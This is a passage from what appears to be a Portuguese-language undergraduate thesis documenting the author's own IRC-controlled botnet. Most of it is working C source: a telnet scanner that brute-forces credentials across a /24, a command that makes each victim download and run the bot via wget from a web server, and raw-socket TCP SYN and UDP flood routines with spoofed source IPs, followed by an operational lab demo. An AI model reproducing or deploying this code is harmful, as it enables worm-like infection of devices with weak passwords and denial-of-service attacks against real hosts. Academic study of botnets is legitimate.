Para realizar a propagação dos *bots*, o *botmaster* deve enviar um comando `@scan` pelo canal IRC, que pode ser enviado múltiplas vezes e é possível informar ou não o IP de uma rede. O `scan` consiste em uma varredura de rede, onde verifica-se em uma faixa de IP's se determinada porta está aberta e caso sim, tenta acessar com usuário e senha especificado. O método que faz esse procedimento é `scan_network`, que recebe como parâmetro um tipo `irc_info` para poder informar o servidor IRC de que houve sucesso na tentativa de invasão, e também recebe um parâmetro contendo um IP, que indica qual rede deve ser verificada. Caso o parâmetro IP seja nulo, então deve ser utilizado o endereço IP em que o *bot* se encontra, facilitando assim para o *botmaster* enviar o comando para que todos se propaguem em suas devidas redes, sem precisar enviar o IP de cada uma separadamente.

Antes de iniciar a varredura de rede é feito o download do arquivo de credenciais `cred_file`. O método responsável por isso é `download_credentials_file`. Caso não seja possível fazer o download, ou não seja possível abrir o arquivo para leitura por falta de permissão, uma mensagem de erro é enviada para o *botmaster*. Para realizar o download do arquivo é utilizado o comando `wget` apontando para um servidor web contendo este arquivo. O comando completo utilizado é especificado em `DOWNLOAD_CRED_FILE` no arquivo `config.h`. Após realizar o download do arquivo é feito um *loop* de 1 até 254 no último octeto do IP especificado (seja o IP passado por parâmetro ou o IP do *bot*), e para cada iteração tenta-se conectar na porta especificada por `TELNET_PORT` no arquivo `config.h`, seguido pelo processo de *login* com as credenciais do arquivo `CRED_FILE` é iniciado. Caso o *login* seja bem-sucedido é iniciado o processo que faz a cópia do *bot* para a máquina invadida e em

seguida é enviado uma mensagem de sucesso para *botmaster*: "*expoited* <ip>". O método que realiza o processo de *login* e faz a cópia do *bot* é `telnet_login`. O Quadro 20 apresenta o método `scan_network`.

Quadro 20 - Método que faz a varredura na rede

```
int scan_network(irc_info *info, char *ip) {

        download_credentials_file();

        if (access(CRED_FILE, R_OK) == -1) {
                perror("access cred file");
                irc_send("can't read credentials file\n", strlen("can't read credentials file\n"), info);
                return EXIT_FAILURE;
        }

        char *subnet;
        if (!ip)
                subnet = get_subnet_address();
        else
                subnet = ip;

        if (subnet) {

                // get first octect
                char *fo = strtok(subnet, ".");
                // second... and third
                char *so = strtok(NULL, ".");
                char *to = strtok(NULL, ".");

                char msg[50];
                // loop through hosts
                for (int i = 1; i < 255; i++) {
                        telnet_info info_t;
                        sprintf(info_t.ip, "%s.%s.%s.%d", fo, so, to, i);
                        #ifdef DEBUG
                        printf("trying to connect to telnet ip = %s\n", info_t.ip);
                        #endif
                        // if TELNET port is open and listening we'are connected
                        if (!telnet_connect(&info_t)) {
                                sprintf(msg, "connected to %s\n", info_t.ip);
                                irc_send(msg, strlen(msg), info);
                                sprintf(msg, "trying to exploit %s\n", info_t.ip);
                                irc_send(msg, strlen(msg), info);

                                // try to exploit host
                                if (!telnet_login(&info_t)) {
                                        sprintf(msg, "exploited %s\n", info_t.ip);
                                        irc_send(msg, strlen(msg), info);
                                }
                                // after tried to login, if sucessful or not, we must seek our file to the beginning
                                // to try next host
                                fseek(credentials_file, 0 , SEEK_SET);
                        }
                }
        } else {
                return EXIT_FAILURE;
        }
```

Fonte: elaborado pelo autor.

O método que tenta fazer a exploração do *host* vulnerável é `telnet_login`. Neste processo ocorrem diversas tentativas de conexão com usuários e senhas diferentes. Para saber se uma das credenciais testadas funcionou com sucesso, é verificado se a mensagem retornada pelo *host* vulnerável contém um dos caracteres utilizados para designar um *prompt* de comandos. Os caracteres possíveis são `#`, `~` e `$`, assim que o retorno contenha um destes caracteres pode-se considerar que há um *prompt* pronto para receber comandos. Assim que o *bot* obtém o *prompt* ele envia um comando para a vítima realizar o download da cópia do *bot*. A cópia do *bot* acontece em duas etapas:

a) *bot* envia o comando referenciado por `DOWNLOAD_BINARIES` no arquivo `config.h` para a vítima, iniciado assim o download do arquivo `getbot.sh` citado na seção 3.3.2.1;
b) a vítima executa o arquivo `getbot.sh` que faz a conexão com um servidor web realizando o download da cópia do *bot* e executando-o em seguida.

Foi utilizado este método em duas etapas para possibilitar ao *botmaster* adicionar diferentes tipos de binários de acordo com diferentes arquiteturas, sem ter que alterar o código fonte dos *bots*, pois as instruções de download ficam no arquivo `getbot.sh` que é separado do executável do *bot*, permitindo alterações na *botnet* de forma dinâmica. O Quadro 21 apresenta a parte do método `telnet_login` que verifica o caractere de retorno indicando se um *prompt* foi obtido e o envio do comando de download do arquivo `getbot.sh`. A linha `send_download_command(info->fd_telnet)` corresponde ao primeiro passo citado anteriormente e a linha `wget -c ${SERVER_IP}/bot -P /tmp && chmod +x /tmp/bot && /tmp/bot&` do arquivo `getbot.sh` corresponde ao segundo.

Quadro 21 - Verificação do caractere de *prompt* e envio do comando para a vítima

```
if (FD_ISSET(info->fd_telnet, &read_set)) {
        int num_read = read(info->fd_telnet, buf, MAX_BUF - 1);
        buf[num_read] = '\0';

        // don't consider empty string as last_read, to avoid losing messages due CR and LF
        if (buf[0] != '\n' && buf[0] != '\r') {
                strncpy(last_read, buf, num_read);
        }

        // check if we've a prompt
        if (strstr(buf, "#") || strstr(buf, "~") || strstr(buf, "$")) {
                logged = true;
                wait_pass = false;
        } else if (strcasestr(buf, "login incorrect")) {
                wait_pass = false;
                get_next_credentials(&user, &pass);
                continue;
        }

        // some sleep to handle communication strange behaviors
        sleep(1);
}

if (FD_ISSET(info->fd_telnet, &write_set)) {

        // empty read must continue to select, this can happens when channel comunication
        // become available for writing but telnet server doesn't sent nothing yet
        if (!*last_read) {
                // some sleep to give the server chance to send something
                sleep(1);

                // we employ a replay counter to help us to identify when we missed something and server is waiting for some data, if repla
                if (replay_ctr++ >= 3)
                        resend_login = true;
                else
                        continue;
        } else {
                replay_ctr = 0;
        }
        // do we have a shell? if yes send a evil message :-)
        if (logged) {
                send_download_command(info->fd_telnet);

                return EXIT_SUCCESS;
```

Fonte: elaborado pelo autor.

3.3.2.4 Ataques DDoS da rede *botnet*[13].

Para iniciar um ataque DDoS, o *botmaster* deve enviar um comando `@attack`. Este comando pode ser seguido da palavra `udp` ou `tcp`. Inicialmente o *bot* verifica se a quantidade de parâmetros passados atinge a quantidade mínima, e caso não, ele envia uma mensagem de erro para o *botmaster* indicando a sintaxe correta. Caso o comando contenha todos os parâmetros então são preenchidos os valores do tipo `attack_info` e é chamada a função correspondente, `udp_flood` ou `syn_flood`. Para a implementação dos ataques propostos foi necessário utilizar programação com *raw sockets*. *Raw sockets* permitem a manipulação direta

[13] O funcionamento básico dos ataques implementados neste trabalho está nas seções 2.1.2.3.1 para UDP *flood* e 2.1.2.3.5 para TCP SYN *flood*

de todos os elementos contidos em um frame *ethernet*, datagrama IP, segmento TCP ou datagrama UDP. O método que faz o ataque TCP SYN *flood* é o `syn_flood` e o método que faz o ataque UDP *flood* é o `udp_flood`. Ambos recebem como parâmetros um tipo `attack_info`, contendo as informações necessárias para realizar o ataque e um tipo `irc_info` para enviar mensagens para o *botmaster*, como por exemplo a quantidade de pacotes enviados até o momento. O Quadro 22 apresenta a sintaxe geral dos comandos de ataque para respectivamente TCP e UDP.

Quadro 22 - Sintaxe dos comandos de ataque

`@attack tcp <IP do alvo> <número de pacotes> <porta de origem ou 0> <porta de destino ou 0>`
`@attack udp <IP do alvo> <número de pacotes> <porta de origem ou 0> <porta de destino ou 0> <pacotes por IP ou 0> <spoof | nospoof> <IP falso ou zero>`

Fonte: elaborado pelo autor.

A implementação do método `syn_flood`, consiste em criar diversos pacotes TCP, cada um com um IP de origem diferente e aleatório, juntamente com a *flag* SYN marcada como *true*, o resto das *flags* fica *false*. Inicialmente cria-se um *socket* do tipo *raw* e em seguida são criados os cabeçalhos TCP[14] e o cabeçalho IP[15]. Um loop é utilizado para enviar a quantidade de pacotes especificados em `attack_info`, e a cada novo pacote é necessário gerar um IP de origem aleatória, assim como gerar uma nova sequência de segmento TCP, com isso também é necessário recalcular o *checksum* IP e *checksum* TCP. O Quadro 23 apresenta a criação do *raw socket* e do cabeçalho TCP. Inicialmente é verificado se foi especificado uma porta de origem e/ou destino para o ataque, caso não tenha sido é gerado uma aleatoriamente. A linha que apresenta a definição da *flag* SYN é `tcphdr->syn = 1`, as outras *flags* são deixadas como zero.

[14] Para ver o conteúdo e significado do cabeçalho TCP veja RFC 793 (https://tools.ietf.org/html/rfc793).
[15] Para ver o conteúdo e significado do cabeçalho IP veja RFC 791 (https://tools.ietf.org/html/rfc791).

Quadro 23 - Criação do *raw socket* e definição do cabeçalho TCP

```
if ((fd_sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
        perror("opening socket");
        exit(EXIT_FAILURE);
}
// ----- TCP HEADER -----
// TCP source port and destination
if (ainfo->d_port)
        tcphdr->dest = htons(ainfo->d_port);
else
        tcphdr->dest = htons(rand() & 0xFFFF);

if (ainfo->s_port)
        tcphdr->source = htons(ainfo->s_port);
else
        tcphdr->source = htons(rand() & 0xFFFF);

// set the initial sequence of this TCP handshake
tcphdr->seq = htons(rand() & 0xFFFFFFFF);
// initial ACK Sequence is zero
tcphdr->ack_seq = 0;
// offset without OPTIONS is 5
tcphdr->doff = 5;
// reserved, should be zero
tcphdr->res1 = 0;
tcphdr->res2 = 0;
// urgent flag
tcphdr->urg = 0;
// set SYN flag to 1 because we are starting a 3-way-handshake
tcphdr->syn = 1;
// set RESET flag
tcphdr->rst = 0;
// set ACK to zero in initial communication
tcphdr->ack = 0;
// FIN flag is zero
tcphdr->fin = 0;
// PUSH flag
tcphdr->psh = 0;
// window size doesn't matter too much in the 3-way-hs
tcphdr->window = htons(64);
// set to zero now, we'll compute cksum before send using tcp pseudo header
tcphdr->check = 0;
// URGENT pointer
tcphdr->urg_ptr = 0;
```

Fonte: elaborado pelo autor.

Após a definição do cabeçalho TCP, é criado o cabeçalho IP, juntamente com um pseudo cabeçalho[16] para computar o *checksum* do TCP. O Quadro 24 apresenta os campos do cabeçalho IP. A linha `iphdr->saddr = htonl(get_random_ip())` é responsável por inserir um IP aleatório no campo `source address` do cabeçalho IP, o método que calcula o *checksum* do IP é `csum`. O processo de gerar o IP aleatoriamente não utiliza nenhum tipo de

[16] Explicação do pseudo cabeçalho está na RFC 793.

"inteligência", sendo um simples `rand` em cada octeto. Isso tem a desvantagem que diversos IP's inválidos podem ser gerados. O Quadro 26 demonstra a implementação do método que gera IP's aleatoriamente.

Quadro 24 - Definição do cabeçalho IP e pseudo header TCP

```
// ------ IP HEADER --------
// version of IPv4
iphdr->version = 4;
// header minimum length 5 word = 20 bytes (because we don't set IP options)
iphdr->ihl = 5;
// critical path with high throughout ToS 1010 1000
iphdr->tos = 168;
// max TTL
iphdr->ttl = 255;
// set the layer 3 protocol, TCP is 6 (see /etc/protocols)
iphdr->protocol = 6;
// length of this whole datagram
iphdr->tot_len = sizeof(struct iphdr) + sizeof(struct tcphdr);
// set some random ip identification, this number only matters if IP segmentation occurs, not in our case
iphdr->id = rand() % 0xFFFF;
// set fragment offset, always zero in our case
iphdr->frag_off = 0;

// set random source address, this attack implies only random ip's
iphdr->saddr = htonl(get_random_ip());

iphdr->daddr = ainfo->d_ip;

iphdr->check = csum((unsigned short *) buffer, iphdr->tot_len);

// this value seems redundant when we use with RAW socket, is necessary to use in sendto();
destination.sin_addr.s_addr = ainfo->d_ip;
destination.sin_family = AF_INET;

// we set the most fields here because they don't change over flood process
pseudo_h.daddr = iphdr->daddr;
pseudo_h.res = 0;
pseudo_h.proto = iphdr->protocol;
pseudo_h.tcp_len = htons(sizeof(struct tcphdr));
```

Fonte: elaborado pelo autor.

O *loop* que gera o *flood* dos pacotes vai de 1 até o número de pacotes especificado, enviando uma mensagem para o *botmaster* a cada 1/10 dos pacotes enviados, exemplo: *botmaster* mandou enviar 1000 pacotes, a cada 100 será enviado uma mensagem para indicar que o ataque está ocorrendo. A cada iteração é gerado um novo IP aleatório, um novo valor para a `sequence` TCP, e também são geradas novas portas aleatórias caso não tenha sido especificado uma porta fixa. O método que calcula o *checksum* do TCP é `tcp_csum`, que é apenas a junção do `pseudo cabeçalho TCP + cabeçalho TCP real` seguido da chamada

ao método `csum` utilizado no *checksum* IP. O Quadro 25 apresenta o *loop* que faz o SYN *flood*.

Quadro 25 - *Flood* dos pacotes TCP SYN

```
char msg[50];
for (int i = 1; i <= ainfo->n_pkts; i++) {

        if (ainfo->n_pkts < 10 || (i % (ainfo->n_pkts/10) == 0)) {
                sprintf(msg, "%d packets sent...", i);
                irc_send(msg, strlen(msg), info);
        }

        // we only change if port is zero
        if (!ainfo->d_port)
                tcphdr->dest = rand() & 0xFFFF;

        if (!ainfo->s_port)
                tcphdr->source = rand() & 0xFFF;

        tcphdr->seq = htons(rand() & 0xFFFFFFFF);
        iphdr->saddr = htonl(get_random_ip());

        iphdr->id = rand() % 0xFFFF;
        iphdr->check = csum((unsigned short *) buffer, iphdr->tot_len);

        // we must fill the pseudo header for computing cksum, this must be done at every packet sent
        pseudo_h.saddr = iphdr->saddr;
        tcphdr->check = 0;
        // computes de checksum passing both pseudo header and tcp real header, note that pseudo header is not sent over the wire
        tcphdr->check = tcp_csum((unsigned short *) &pseudo_h, (unsigned short *) tcphdr, sizeof(pseudo_h), sizeof(struct tcphdr));
        if (sendto(fd_sock, buffer, iphdr->tot_len, 0, &destination, sizeof(struct sockaddr_in)) == -1) {
                perror("sending datagram");
                exit(EXIT_FAILURE);
        }
}
```

Fonte: elaborado pelo autor.

Quadro 26 - Método que gera um IP aleatório

```
// generates a random IP (this not guarantee that is a valid IP)
uint32_t get_random_ip() {
        uint32_t ip;

        for (char *p = (char *) &ip; p < (char *)(&ip + 1); p++)
                *p = rand() & 0xFF;

        return ip;
}
```

Fonte: elaborado pelo autor.

Para implementar o método `udp_flood` primeiro é verificado se o *botmaster* especificou `spoof` ou `nospoof`. Para efeitos de implementação, só será utilizado *raw sockets* caso especificado `spoof`, ou seja, necessita que sejam forjados campos no cabeçalho IP. Caso seja especificado `nospoof`, será utilizado o *socket* do tipo `IPROTO_UDP` que delega a necessidade de *checksum* e preenchimento do cabeçalho IP ao *kernel*. O *botmaster* tem a opção de passar um IP falso como parâmetro: caso ele envie o valor 0 (zero), o IP falso será

gerado da mesma forma que no ataque TCP SYN *flood*. Como *payload* do pacote UDP foi utilizado a *string* fixa “Say hello to FURB”. O Quadro 27 apresenta a verificação referente à utilização do *raw socket* ou `IPROTO_UDP` e o preenchimento do cabeçalho.

Quadro 27 - Preenchimento cabeçalho UDP

```
if (ainfo->spoof_ip) {
        iphdr = (struct iphdr *) buffer;
        udphdr = (struct udphdr *) (iphdr + 1);
} else {
        udphdr = (struct udphdr *) buffer;
}

char *payload = (char *) (udphdr + 1);

memset(buffer, 0, sizeof(buffer));

if ((fd_sock = socket(AF_INET, SOCK_RAW, ainfo->spoof_ip ? IPPROTO_RAW : IPPROTO_UDP)) < 0) {
        perror("opening socket");
        exit(EXIT_FAILURE);
}
payload_len = strlen("Say hello to FURB");
// putting some payload in the packet
strncpy(payload, "Say hello to FURB", payload_len);

// ----- UDP HEADER -----
// UDP source port and destination
if (ainfo->d_port)
        udphdr->dest = htons(ainfo->d_port);
else
        udphdr->dest = htons(rand() & 0xFFFF);

if (ainfo->s_port)
        udphdr->source = htons(ainfo->s_port);
else
        udphdr->source = htons(rand() & 0xFFFF);

// size of this header
udphdr->len = htons(sizeof(struct udphdr));
```

Fonte: elaborado pelo autor.

No *loop* que gera o *flood* de pacotes, é verificado se deve ser atualizado o valor das portas e o IP aleatório baseado no quinto parâmetro passado no comando. O Quadro 28 apresenta o *loop* que faz o *flood* dos pacotes.

Quadro 28 - *flood* dos pacotes UDP

```
char msg[50];
for (int i = 1; i <= ainfo->n_pkts; i++) {

        if (ainfo->n_pkts < 10 || (i % (ainfo->n_pkts/10) == 0)) {
                sprintf(msg, "%d packets sent...", i);
                irc_send(msg, strlen(msg), info);
        }

        // we need to change ports and ip's
        if (i % ainfo->np_chg == 0) {
                // we only change if port is zero
                if (!ainfo->d_port)
                        udphdr->dest = rand() & 0xFFFF;

                if (!ainfo->s_port)
                        udphdr->source = rand() & 0xFFF;

                if (ainfo->spoof_ip) {
                        if (!ainfo->s_ip)
                                iphdr->saddr = get_random_ip();

                        iphdr->id = rand() % 0xFFFF;
                        iphdr->check = csum((unsigned short *) buffer, iphdr->tot_len);
                }
        }
        // flooding UDP packets
        if (sendto(fd_sock, buffer, ainfo->spoof_ip ? iphdr->tot_len :
                   (sizeof(struct udphdr) + payload_len), 0, &destination,
                    sizeof(struct sockaddr_in)) == -1) {

                perror("sending datagram");
                exit(EXIT_FAILURE);
        }
}
```

Fonte: elaborado pelo autor.

3.3.3 Operacionalidade da implementação

Nesta seção é apresentado o software funcionando sob a perspectiva do usuário, ou seja, do *botmaster*. As telas apresentam a interação com a *botnet*, utilizando um cliente IRC em modo linha de comando e o cliente utilizado é descrito na seção 3.3.1. Pelo fato do software desenvolvido não possuir interface gráfica, o formato das telas, cores e quaisquer outros elementos gráficos apresentados neste trabalho remetem às que são padrão das ferramentas utilizadas no desenvolvimento deste. As mensagens utilizadas nos retornos das ações dos *bots* e mensagens de ajuda estão no idioma inglês porque desejou-se disponibilizar o código publicamente no Github e assim visando maior abrangência de colaboradores para o software. Para a aplicação funcionar adequadamente é necessário que haja ao menos uma máquina infectada com o *bot* executando, um servidor web capaz de responder ao download do arquivo binário do *bot*, o arquivo de credenciais e o arquivo `getbot.sh`. Também é


necessário um servidor IRC em funcionamento e pronto para receber conexões de novos clientes. O *setup* destes componentes é omitido desta seção.

Inicialmente ao conectar no servidor IRC, o *botmaster* se conecta ao canal especificado no arquivo `config.h` dos *bots*, que neste trabalho é `#army_of_furb`. Uma vez dentro do canal, o *botmaster* tem o controle da *botnet*. A primeira tela, na Figura 13, apresenta o comando `@help`, que dá uma visão geral da sintaxe e significado dos comandos possíveis. Na Figura 13 é possível observar o usuário `master` enviando o comando `@help` e sendo respondido pelo *bot* `bbcj0cc9o`. Caso houvessem mais *bots* online na rede, todos responderiam a solicitação para enviar um comando apenas a um *bot* especifico, utiliza-se o comando IRC `/msg`. Na terceira linha observa-se a mensagem "*ready to obey to the master*", indicando que o *bot* tinha recém entrado na *botnet*. Na Figura 14 é apresentado o *botmaster* enviando três comandos diferentes para serem executados no *shell* do *bot*, e o seu retorno é apresentado após cada um deles. O retorno dos comandos é o mesmo que se fosse executado diretamente no computador onde o *bot* reside. Os comandos enviados foram `!uname -a`, `!users` e `!df -H`.

Figura 13 - Retorno do comando `@help`

Fonte: elaborado pelo autor.


Figura 14 - Executando comandos *shell*



Fonte: elaborado pelo autor.


A Figura 15 apresenta o *botmaster* enviando o comando `@scan`, já que não foi passado nenhum parâmetro de IP, e cada *bot* tentará infectar a rede que se encontra. A Figura 15 demonstra que o *bot* `b886svg2l` tentou infectar o IP 172.17.0.2 e obteve sucesso, logo em seguida o *bot* `bolzl9ovx` pertencente àquele IP se conectou na rede e é possível observar o seu IP de fato no retorno do comando *shell* `!ip -4 a`, que tem a função de retornar o IPv4 da máquina. No início da Figura 15 aparecem 2 nomes conectados no canal: `b886svg2l` e `master`, já logo após a infecção, aparecem 3 nomes: `b886svg2l`, `bolzl9ovx` e `master`. Na Figura 16 é apresentado o conteúdo da máquina que foi infectada, ou seja, o conteúdo da máquina em que o *bot* `bolzl9ovx` reside. O comando `ls -la /tmp` lista todos os arquivos do diretório `/tmp`. Os arquivos são `.pid_file`, `getbot.sh` e o binário do *bot* propriamente dito: `bot`. O arquivo `cred_file` não é listado pois ele existe somente enquanto uma varredura de rede está ocorrendo. Já o comando `ps -eaf`, também apresentado na Figura 16, demonstra os processos sendo executados na máquina naquele momento. Como esta máquina era uma máquina “limpa “, os únicos processos sendo executados eram o *shell* e o *bot*.

Figura 15 - Infectando máquinas na rede



Fonte: elaborado pelo autor.


Figura 16 - Estado da máquina após a infecção



Fonte: elaborado pelo autor.

A Figura 17 demonstra a *botnet* contendo 3 *bots* ativos, sendo solicitado o comando `@attack udp` passando como argumento o IP do alvo 172.17.0.4, quantidade de pacotes igual a 1 e portas de destino e origem aleatórias, juntamente com IP falso.

